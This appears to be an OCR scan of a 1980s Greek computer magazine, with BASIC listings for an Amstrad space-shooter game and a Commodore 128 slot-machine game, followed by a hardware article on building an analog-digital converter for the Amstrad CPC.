Δομή του προγράμματος
10-60 Εισαγωγή
70-120 αρχικές μεταβλητές
130-270 κυρίως ρουτίνα παιχνιδιού
280-420 FIRE εχθρού
430-530 FIRE δικό σας
540-640 καταστροφή εχθρού
650-780 καταστροφή δική σας
790-840 τέλος παιχνιδιού
850-1050 σχεδίαση οθόνης

Γιώργος Μανταράκης,
Φιλικής Εταιρίας 65,
187 58 Αμφιάλη Πειραιάς.
Τηλ. 4311654.

```
10 '------------------------------------ INTIALISE ------------------
20 MODE 0:INK 0,0:INK 1,18:BORDER 2,4
30 LOCATE 4,8:PEN 3:PRINT"SPACE ATTACK"
40 LOCATE 3,10:PEN 15:PRINT"By G&M SOFTWARE"
50 LOCATE 7,12:PEN 14:PRINT CHR$(164);" 1986"
60 FOR N=1 TO 5000:NEXT
70 '--------------------------------------- VARIABLE ----------------
80 X=20:Y=22:XX=19:SC=0:HS=0:LI=5:Y1=3:X1=2:Q=1
90 INK 0,0:BORDER 3:INK 1,7:MODE 1
```

```
100 LOCATE 8,10:PRINT"PRESS ANY KEY TO CONTINIUE"
110 CALL &BB06
120 GOSUB 850
130 '----------------------------------------- GAME ----------------------------------------
140 LOCATE X1,Y1:PRINT" qaas"
150 GOSUB 280
160 LOCATE X1-1,Y1:PRINT" "
170 IF X1=36 THEN LOCATE X1-1,Y1:PRINT"       ":Y1=Y1+1:X1=2
180 IF Y1=22 THEN GOSUB 650
190 A$=INKEY$
200 LOCATE X,Y:PRINT"bvd"
210 LOCATE XX,Y:PRINT" "
220 IF UPPER$(A$)="Z" THEN X=X-1:XX=X+3
230 IF UPPER$(A$)="X" THEN X=X+1:XX=X-1
240 IF A$=" " THEN GOSUB 430
250 IF X>37 THEN LOCATE X+3,Y:PRINT" ":X=37
260 IF X<2 THEN LOCATE X,Y:PRINT" ":X=2
270 CALL &BD19:X1=X1+1:GOTO 140

280 '-------------------------------- AUTO FIRE ---------------------------------
290 W=4:IF SC>100 THEN W=5
300 IF SC>200 THEN W=6
310 IF SC>300 THEN W=7
320 Q=INT((RND*W)^2)
330 IF Q<10 THEN RETURN
340 X2=X1*16+32:Y2=(25-(Y1+2))*16-16:X3=X*16+20
350 PLOT X2,(25-Y1)*16
360 DRAWR 0,-Y2,2
370 ENV 5,100,-1,10
380 SOUND 1,50,25,7,1,1
390 FOR M=1 TO 20:NEXT M
400 DRAWR 0,Y2,0
410 IF (X1+3)=X+1 OR (X1+3)=X+2 THEN GOSUB 650
420 Q=1:RETURN

430 '----------------------------------------- FIRE ---------------------------------------
440 X4=X*16+8:Y3=3*16+16:Y4=19*16-8
450 PLOT X4,Y3
460 DRAWR 0,Y4,3
470 ENV 6,15,-1,1
480 ENT 1,30,10,1
490 SOUND 1,100,25,7,1,1
500 FOR M=1 TO 30:NEXT M
510 DRAWR 0,-Y4,0
520 IF (X1+2)=X+1 OR (X1+3)=X+1 THEN GOSUB 540
530 RETURN
540 '-------------------------------- ENEMY'S DISASTER -------------------------------
550 LOCATE X1,Y1:PRINT"jkkkkl"
560 LOCATE X1,Y1+1:PRINT"cnnnnm"
570 SOUND 1,200,10,7,0,0,1
```

AMSTRAD

```
580 FOR M=1 TO 1000:NEXT M
590 LOCATE X1,Y1:PRINT"     "
600 LOCATE X1,Y1+1:PRINT"      "
610 X1=2:Y1=3
620 SC=SC+10
630 GOSUB 850
640 RETURN

650 '------------------------------------ YOUR DISASTER --------------------
660 LOCATE X,Y-1:PRINT"jkkkkl"
670 LOCATE X,Y:PRINT"cnnnnm"
680 FOR T=250 TO 1 STEP -10
690 ENV 5,100,-1,10
700 SOUND 1,T,T/5,7,1,1
710 NEXT T
720 FOR M=1 TO 2000:NEXT M
730 LOCATE X,Y-1:PRINT"      "
740 LOCATE X,Y:PRINT"      "
750 LI=LI-1
760 IF LI=0 THEN GOSUB 790
770 GOSUB 850
780 X1=2:Y1=3:RETURN
790 '----------------------------------- GAME OVER ------------------------
800 LOCATE 15,10:PEN 3:PRINT"GAME OVER."
810 PRINT TAB(5);:INPUT"DO YOU WANT TO PLAY AGAIN ? (Y/N) ",W$
820 IF SC>HS THEN HS=SC
830 IF W$="Y" THEN LI=5:SC=0:RETURN
840 END
850 '-------------------------------------- SCREEN -------------------------
860 MODE 1:PEN 1:PAPER 0:BORDER 3:INK 1,18
870 WINDOW #1,1,40,1,2:PAPER #1,3:PEN #1,2:CLS #1
880 WINDOW #2,1,40,23,25:PAPER #2,3:PEN #2,2:CLS #2
890 PRINT #1,"  SCORE: ";SC;"           HISCORE: ";HS
900 PRINT #2,"               LIVES: ";LI
910 PRINT #2:PRINT #2,"     SPACE ATTACK By G&M SOFTWARE"
920 SYMBOL AFTER 32
930 SYMBOL 97,255,255,0,68,68,0,255,255
940 SYMBOL 98,0,0,0,255,192,192,192,255
950 SYMBOL 99,12,25,55,108,56,17,0,0
960 SYMBOL 100,0,0,0,255,3,3,3,255
970 SYMBOL 106,0,0,4,30,51,17,24,12
980 SYMBOL 107,0,24,60,102,195,129,0,0
990 SYMBOL 108,0,0,52,120,204,156,48,100
1000 SYMBOL 109,108,56,12,24,48,224,128,0
1010 SYMBOL 110,0,132,192,50,116,137,1,0
1020 SYMBOL 113,3,15,28,51,51,28,15,3
1030 SYMBOL 115,192,240,56,204,204,56,240,192
1040 SYMBOL 118,48,48,48,255,0,0,0,255
1050 RETURN
```



SLOT MACHINE

Το πρόγραμμα αυτό είναι ένα διασκεδαστικό τυχερό παιχνίδι γραμμένο σε BASIC. Σκοπός του παιχνιδιού είναι να κερδίσουμε όσο πιο πολλά λεφτά μπορούμε.

Το "SLOT MACHINE" είναι ένα μηχάνημα στο οποίο πρέπει να τραβήξετε ένα μοχλό. Έτσι θ' αρχίσουν να γυρνάνε στο εσωτερικό του μηχανήματος 3 κύλινδροι με ζωγραφισμένα φρούτα. Έτσι και τύχετε τα ίδια φρούτα και στους τρεις κυλίνδρους κερδίζετε.

Πίσω στο πρόγραμμα όμως. Στην αρχή έχετε 100 $. Πατώντας ένα πλήκτρο γυρνάει ο πρώτος κύλινδρος. Για να σταματήσει και να εμφανιστεί μια φιγούρα πρέπει να πατήσουμε SPACE. Ταυτόχρονα θ' αρχίζει να λειτουργεί κι άλλος, μετά ο τρίτος μέχρι να εμφανιστούν όλες οι φιγούρες. Αν οι φιγούρες είναι ανόμοιες τότε χάνετε 50 $. Αν δύο είναι όμοιες τότε κερδίζετε 100 $ κι αν και οι τρεις είναι όμοιες τότε κερδίζετε 500 $. Πρέπει να σημειωθεί ότι παίζοντας κάθε φορά πληρώνετε 50 $ που αφαιρούνται απ' το ποσό που έχετε.

Η πληκτρολόγηση είναι εύκολη. Σας εύχομαι καλή τύχη και διασκέδαση.

ΔΟΜΗ:

5-120 Αρχικές συνθήκες
121-280 Κίνηση και παρουσίαση φιγουρών
290-410 Σύγκριση φιγουρών
910-1060 Σχεδίαση πίνακα
2000-2840 Υπολογισμός χρημάτων.

Θανάσης Στεφανόπουλος
Πλαστήρα 5
171 21 Ν. ΣΜΥΡΝΗ

COMMODORE 128


```
5 CLR:CL$=CHR$(147):PRINTCL$
10 POKE53280,0:POKE53281,0:POKE646,1
11 PRINT"JJJJJJJJJJJJJJQQQQ┌──────────────┐"
12 PRINT"JJJJJJJJJJJJJJ|SLOT MACHINE|"
13 PRINT"JJJJJJJJJJJJJJ└──────────────┘"
14 PRINT"JJJJJQQQQQQQBY THANASSIS STEFANOPOULOS"
15 PRINT"QQJJJJJJJPRESS ANY KEY TO CONTINUE"
16 GETA$:IFA$=""THEN16
100 POKE53280,13:POKE53281,5
110 F$(1)="♥":F$(2)="♠":F$(3)="♣":F$(4)="♦":F$(5)="●":M=100
120 GOTO 900
121 GETA$:IFA$=""THEN121
122 PRINT"JJQQQPRESS SPACE TO STOP"
140 FORH=0TO40STEP40:POKE1320+H,67:POKE1320+H,32:NEXTH:GETA$
141 IFA$=" "THEN160
150 GOTO140
160 Z=INT(RND(1)*5)+1
170 POKE1320,ASC(F$(Z))
190 FORH=0TO40STEP40:POKE1325+H,67:POKE1325+H,32:NEXTH:GETA$
191 IFA$=" "THEN210
200 GOTO190
210 C=INT(RND(1)*5)+1
220 POKE1325,ASC(F$(C))
240 FORH=0TO40STEP40:POKE1330+H,67:POKE1330+H,32:NEXTH:GETA$
241 IFA$=" "THEN260
250 GOTO240
260 Q=INT(RND(1)*5)+1
270 POKE1330,ASC(F$(Q)):FORX=0TO1300:NEXT
280 PRINT"]                                    "
290 IFZ=QANDZ=CANDQ=CTHENGOTO2000
300 IFPEEK(1320)=PEEK(1330)ORPEEK(1320)=PEEK(1325)ORPEEK(1325)=PEEK(1330)THEN410
335 IFPEEK(1320)<>PEEK(1325)<>PEEK(1330)THENGOTO2700
410 GOTO2500
900 PRINTCL$"YOU HAVE ";M;"$"
910 PRINT"JJJQQ PRESS ANY KEY TO PLAY"
1000 PRINT"SEJJJJJJJJJJJJJJJJJQQQQQ____________________"
1010 PRINT"JJJJJJJJJJJJJJ| ┌──────────┐ |"
1020 PRINT"JJJJJJJJJJJJJJ| |          | |"
1030 PRINT"JJJJJJJJJJJJJJ| |          | |"
1040 PRINT"JJJJJJJJJJJJJJ| └──────────┘ |"
1050 PRINT"JJJJJJJJJJJJJJ‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾"
1060 GOTO 121
2000 M=M+500
2010 IFM=>1000THEN2300
2020 M=M-50:GOTO 900
2300 PRINT"CJJJQQQTHE GAME HAS FINISHED.YOU ARE THE WINNER!!!"
2310 PRINT"QQJJJJPLAY AGAIN? (Y/N)"
2320 GET A$:IF A$="" THEN 2320
2330 IF A$="Y" THEN RUN
2500 M=M+100
2510 M=M-50
2520 IFM=0THEN2600
2530 GOTO900
2600 PRINTCL$"QQJJYOU HAVEN'T MONEY AND THE COMPUTER IS THE WINNER"
2610 END
2700 M=M-50
2710 M=M-50
2720 IFM=<0 THEN 2800
2730 GOTO 900
2800 PRINTCL$"QQJJYOU HAVEN'T MONEY.THE COMPUTER IS THE WINNER"
2810 PRINT"PLAY AGAIN? (Y/N)"
2820 GET A$:IF A$="" THEN 2820
2830 IFA$="Y"THENRUN
2840 END
```

ΨΗΦΙΑΚΟΣ - ΑΝΑΛΟΓΙΚΟΣ ΜΕΤΑΤΡΟΠΕΑΣ ΓΙΑ AMSTRAD CPC (A/D D/A)

Σ' αυτό το τεύχος, η στήλη επεκτείνεται και σε άλλους home computers και, συγκεκριμένα, στον Amstrad, παρουσιάζοντας ένα περιφερειακό ομόλογο αυτού του Spectrum, του τεύχους Ιανουαρίου. Ελπίζουμε οι κάτοχοι του Amstrad να μείνουν ευχαριστημένοι, μιας και θα έχουν και αυτοί τη δυνατότητα να φτιάξουν ένα περιφερειακό πολύ καλύτερο από τα αντίστοιχα της αγοράς και σε μικρότερη τιμή.

Κατασκευή: Γ. Βασιλάκης
Προγράμματα: Δ. Ασημακόπουλος

Ίσως η στήλη Hardware να ασχολήθηκε λίγο υπερβολικά με τον Spectrum. Δεδομένου λοιπόν ότι το Pixel είναι ένα περιοδικό που απευθύνεται σε κατόχους όλων των Home micros, επεκτεινόμαστε και στον Amstrad, παρουσιάζοντας ένα περιφερειακό αντίστοιχο με αυτό που δημοσιεύτηκε στο τεύχος Ιανουαρίου για τον Spectrum. Δηλαδή, έναν μετατροπέα αναλογικού σήματος σε ψηφιακό (A/D) και ψηφιακού σήματος σε αναλογικό (DAC), στον οποίο έχει δοθεί ιδιαίτερη έμφαση στην επεξεργασία ηχητικών σημάτων. Επιπλέον, η κατασκευή αυτή μπορεί να δώσει στον προγραμματιστή του Amstrad περισσότερες δυνατότητες απ' αυτές του Spectrum, λόγω του disk drive του Amstrad, της μεγαλύτερης μνήμης και της μεγαλύτερης ταχύτητάς του.



Αυτό το τελευταίο πλεονέκτημα είναι βασικό, μιας και στην επεξεργασία ηχητικών σημάτων πρέπει να εκτελούνται ρουτίνες 40 χιλιάδες φορές το δευτερόλεπτο. Αυτό μεταφράζεται σε 25 εκατομμυριοστά του δευτερολέπτου για κάθε ρουτίνα, όποια κι αν είναι αυτή (π.χ. στη λειτουργία echo, η ρουτίνα αυτή είναι η αποθήκευση ενός δείγματος ήχου και η αναπαραγωγή ενός δείγματος που είχε αποθηκευθεί στη μνήμη λίγο πριν). Στον Spectrum αυτός ο χρόνος ισοδυναμεί με 75 κύκλους ρολογιού (10-14 εντολές γλώσσας μηχανής), ενώ στον Amstrad σε 100 κύκλους ρολογιού (12-17 εντολές). Όταν φτάνουμε στα όρια της ταχύτητας του επεξεργαστή, 2 ή 3 εντολές επιπλέον είναι πολύτιμες.


Προχωρούμε λοιπόν στην περιγραφή του κυκλώματος και της κατασκευής. Όσοι θέλουν μια πιο αναλυτική περιγραφή της θεωρίας πίσω από τους μετατροπείς A/D και D/A, ας ανατρέξουν στο τεύχος Ιανουαρίου. Οι υπόλοιποι μπορούν να διαβάσουν τη συνοπτική περιγραφή αυτού του τεύχους.

ΤΟ BLOCK ΔΙΑΓΡΑΜΜΑ

Το block διάγραμμα της κατασκευής υπάρχει στο σχήμα 1. Βλέπουμε στα αριστερά του σχήματος τους μετατροπείς ADC και DAC (Analog to digital converter και digital to analog converter) που συνδέονται στο bus του υπολογιστή. Η είσοδος του ADC είναι συνδεδεμένη στον S_1, μέσω του κυκλώματος «ένδειξη υπεροδήγησης». Το κύκλωμα αυτό δείχνει αν η προς μετατροπή τάση που οδεύει στον ADC είναι μέσα στα επιτρεπόμενα όρια (ο ADC μπορεί να μετατρέψει

τάσεις από 0 έως 5 Volts). Σ' αυτό το κύκλωμα μπορούν να συνδεδεθούν μέσω του S_1 ένα από δύο ανεξάρτητα κυκλώματα, ένα εκ των οποίων χρησιμεύει στην επεξεργασία ηχητικών σημάτων και ένα για μετρήσεις. Στο επάνω τμήμα έχουμε την είσοδο μετρήσεων. Εδώ μπορούμε να συνδέσουμε μια τάση ή μια κυματομορφή, η οποία, αφού περάσει από ένα εξασθενητή και ένα ενισχυτή, οδηγείται στον ένα πόλο του S_1. Αμέσως πιο κάτω έχουμε την είσοδο Audio, στην οποία συνδέουμε ηχητικά σήματα. Αφού το ηχητικό σήμα περάσει από το φίλτρο 13KHz (Butterworth, 24dB/οκτάβα) και από τον αθροιστή $Σ_1$, οδηγείται στον άλλο πόλο του S_1. Ο αθροιστής $Σ_1$ αθροίζει το σήμα εισόδου από την είσοδο audio, με το σήμα εξόδου του DAC, και χρησιμεύει στη λειτουργία echo. Μπορούμε δηλαδή μέσω του $Σ_1$ και του ποτενσιόμετρου που συνδέεται σ' αυτόν να οδηγήσουμε το καθυστερημένο σήμα εξόδου του DAC πάλι στον ADC, για να πετύχουμε διαδοχικές επαναλήψεις.

Το σήμα εξόδου του DAC, που είναι μια τάση από -1,5Volts έως +1,5Volts (ανάλογα με την ψηφιακή λέξη που θα γράψουμε σ' αυτόν), εφοδιάζει την κατασκευή με δύο εξόδους: Audio και μετρήσεων. Το σήμα για την έξοδο μετρήσεων το παίρνουμε από την έξοδο του DAC, μέσω ενός απομονωτή, ενώ για την έξοδο Audio από την έξοδο του DAC μέσω ενός φίλτρου 13KHz, όμοιου με το φίλτρο στην είσοδο του ADC.



Σχήμα 1: Το block διάγραμμα της κατασκευής.


Το ποτενσιόμετρο στην έξοδο Audio χρησιμεύει για να ρυθμίσει το ποσοστό καθυστερημένου ήχου απ' ευθείας στη λειτουργία echo, ή τη στάθμη εξόδου στη λειτουργία Sampler. Τα φίλτρα στην είσοδο του ADC και στην έξοδο του DAC είναι απαραίτητα όταν θέλουμε να επεξεργαστούμε ηχητικά σήματα με υπολογιστή, λόγω του θεωρήματος δειγματοληψίας, που λέει ότι ένα αναλογικό σήμα μπορεί να περιγραφεί από δείγματα του, αρκεί η συχνότητα δειγματοληψίας να είναι διπλάσια ή μεγαλύτερη από τη μέγιστη συχνότητα του σήματος. Ομοίως μπορούμε να «φτιάξουμε» ένα αναλογικό σήμα από δείγματα, αρκεί η συχνότητα που θα δίνονται τα δείγματα να είναι τουλάχιστον διπλάσια από τη μέγιστη συχνότητα του σήματος που θέλουμε να φτιάξουμε. Έτσι, με τα φίλτρα των 13KHz πρέπει να κάνουμε δειγματοληψία με συχνότητα τουλάχιστον 30KHz (γιατί τα φίλτρα δεν είναι ιδανικά και αφήνουν να περνάνε μεγαλύτερες συχνότητες από 30KHz, πολύ εξασθενημένες βέβαια).

ΤΟ ΑΝΑΛΥΤΙΚΟ ΗΛΕΚΤΡΟΝΙΚΟ ΚΥΚΛΩΜΑ

Το κύκλωμα της κατασκευής χωρίζεται σε δύο λειτουργικά τμήματα, τα οποία και κατασκευάζονται σε διαφορετικές πλακέτες. Το ένα μέρος περιλαμβάνει τους ADC, DAC και τα υπόλοιπα αναλογικά κυκλώματα (φίλτρα, ενισχυτές, κ.λπ.) και το δεύτερο μέρος περιλαμβάνει το κύκλωμα αποκωδικοποίησης. Τα κυκλώματα αυτά φαίνονται αντίστοιχα στα σχήματα 2 και 3. Η πλακέτα στην οποία υλοποιείται το κύκλωμα του σχήματος 3 συνδέεται μέσω βύσματος στην υποδοχή expansion port του Amstrad, ενώ η πλακέτα στην οποία υλοποιείται το κύκλωμα του σχήματος 2 μπαίνει σε κάποιο κουτί, στο οποίο μπορούν να στερεωθούν και τα ποτενσιόμετρα, βύσματα και διακόπτες που απαιτούνται. Οι δύο πλακέτες συνδέονται μεταξύ τους μέσω ενός καλωδίου με 14 ακροδέκτες, ή μέσω καλωδιοταινίας.

Αρχίζουμε την περιγραφή του κυκλώματος, από το σχήμα 3, το οποίο είναι και το απλούστερο. Η κατασκευή είναι τοποθετημένη σε μια πόρτα εισόδου-εξόδου και Amstrad και συγκεκριμένα στη διεύθυνση & FCXX. Δηλαδή, μπορούμε να «διαβάσουμε» από τον ADC με μια εντολή PRINT INP (&FC00) και να «γράψουμε» στον DAC με μια εντολή OUT (&FC00),N, όπου N μια τιμή από 0 έως 255. Οι πύλες του σχήματος 3 σχηματίζουν έναν αποκωδικοποιητή και δίνουν στην έξοδο 11 της N6 δυναμικό χαμηλό, όταν στις γραμμές A8 έως A15 του υπολογιστή εμφανιστεί η διεύθυνση FC. Αναλυτικά: Όταν οι A10, A11, A13, A15, A12 και A14 γίνουν high, οι έξοδοι των N3, N4 και κατ' επέκταση της N5 γίνονται low. Αν ταυτόχρονα γίνουν και οι A8, A9 χαμηλές, γίνεται χαμηλή η έξοδος της N7, άρα και της N6. Έτσι, όταν στα 8 σημαντικότερα bits του Address bus εμφανιστεί η διεύθυνση &FC, η έξοδος της N6 γίνεται low. Επίσης, στην αντίστοιχη πλακέτα μεταφέρονται οι γραμμές δεδομένων, η γείωση και τα σήματα WR, RD, IORQ και READY (WAIT) από το βύσμα που μπαίνει στον Amstrad σε ισάριθμα σημεία κολλήσεων, για να συνδεθεί πιο εύκολα το καλώδιο που θα καταλήξει στην πλακέτα που αντιστοιχεί στο κύκλωμα του σχεδίου 2.

Περνάμε τώρα στο σχέδιο 2. Ο ADC 820 είναι ο μετατροπέας A/D, ο οποίος λειτουργεί ως εξής: Όταν εμφανιστεί στις εισόδους του CS και RD δυναμικό χαμηλό, τότε κάνει την έξοδο του RDY χαμηλή και αρχίζει να μετατρέπει την αναλογική τάση της εισόδου Vin σε ψηφιακή λέξη. Ύστερα από 1,6 μsec, η μετατροπή τελειώνει, η έξοδος RDY ξαναγίνεται high, και το αποτέλεσμα της μετατροπής εμφανίζεται στις εξόδους D_7 έως D_0. Η λέξη που θα εμφανιστεί (και που διαβάζεται από τον επεξεργαστή) εξαρτάται από την τάση εισόδου Vin. Πιο συγκεκριμένα, D=INT(Vin*255/5), όπου D η ψηφιακή λέξη, Vin η τάση εισόδου, και INT σημαίνει το ακέραιο μέρος. Δηλαδή, αν Vin=0, θα έχουμε D=0 και αν Vin=5Volts, θα έχου-



Σχήμα 2: Το ηλεκτρονικό κύκλωμα.

με D=255. Για ενδιάμεσες τάσεις θα έχουμε αντίστοιχες τιμές. Τα σήματα CS και RD γίνονται χαμηλά μόνο όταν κάνουμε in από την πόρτα &FCXX, μιας και το σήμα $\overline{FC}$ (σχέδιο 3), μαζί με τα σήματα 10RQ και RD του επεξεργαστή, περνούν από τις OR πύλες N_1 και N_2. Η έξοδος RDY του ADC συνδέεται στη γραμμή wait του Z80 και τον «παγώνει» για όσο χρόνο γίνεται η μετατροπή. Συνοψίζοντας, όταν εκτελέσουμε εντολή inp (& FC00), τότε ο ADC σταματάει τον επεξεργαστή, μετατρέπει το αναλογικό σήμα στην είσοδό του σε μια ψηφιακή λέξη και το δίνει στον επεξεργαστή.

Με αντίστοιχο τρόπο δουλεύει και ο DAC 832 (μετατροπέας D/A). Όταν το δυναμικό στους ακροδέκτες του WR_1 και CS γίνει χαμηλό, τότε διαβάζει τα δυναμικά των εισόδων του D_7 έως D_0 και εμφανίζει στις εξόδους $Iout_1$ και $Iout_2$ κάποιο ρεύμα, που αντιστοιχεί στην ψηφιακή λέξη εισόδου. Ακολούθως, με το μετατροπέα ρεύματος σε τάση A_8, παίρνουμε την τάση εξόδου που είναι: Vout=(D*3Volts)/255-1,5Volts, δηλαδή για D=0, Vout=-1,5Volts και για D=255, Vout=1,5Volts. Οι είσοδοι WR_1 και CS γίνονται low μόνο όταν κάνουμε OUT στη διεύθυνση &FCXX.


Ας περιγράψουμε τώρα τα υπόλοιπα τμήματα του σχήματος 2. Ο A_1 είναι ένας αναβιβαστής στάθμης κατά 2,5 Volts. Αν δεχτεί δηλαδή στην είσοδό του (S_1) τάσεις από -2,5 έως +2,5 Volts, δίνει στην έξοδό του τάσεις από 0 έως 5 Volts. Οι δίοδοι D_1 έως D_4 κάνουν περιορισμό της τάσης εξόδου του A_1 από -1 έως 6 Volts περίπου. Η D_4 αρχίζει να φωτοβολεί για τάση εξόδου του A_1 4 περίπου Volts και φωτοβολεί αρκετά για τάση εξόδου 5 Volts, ενώ η D_1 αρχίζει να φωτοβολεί όταν ο A_1 δίνει 1Volt και φωτοβολεί αρκετά στα 0Volts. Ο A_1 επίσης αναστρέφει το σήμα εισόδου (έχει ενίσχυση -1).

Το κύκλωμα επάνω και δεξιά από τον S_1 αποτελεί την προσαρμογή για την είσοδο μετρήσεων και χωρίζεται σε δύο τμήματα: Τους A_2, A_3 και τα γύρω εξαρτήματα, που φτιάχνουν ένα ενισχυτή με ενίσχυση -50 και τον S_2 με τα γύρω εξαρτήματα που εξασθενούν το σήμα εισόδου. Όταν ο S_2 είναι στην τελείως δεξιά θέση του, η περιοχή τάσεων εισόδου (που δίνουν τάσεις 0 έως 5 Volts στην είσοδο του ADC) είναι -0,05 έως +0,05 Volts. Στην τελείως αριστερή θέση του, έχουμε περιοχή τάσεων εισόδου -25 έως +25 Volts. Στις ενδιάμεσες θέσεις έχουμε περιοχές:

-0,25 έως +0,25V
-0,5 έως +0,5V
-2,5 έως +2,5V
-5 έως + 5V

Ο πυκνωτής C_2, με τη βοήθεια του S_3, αποκόπτει το συνεχές από την τάση εισόδου.

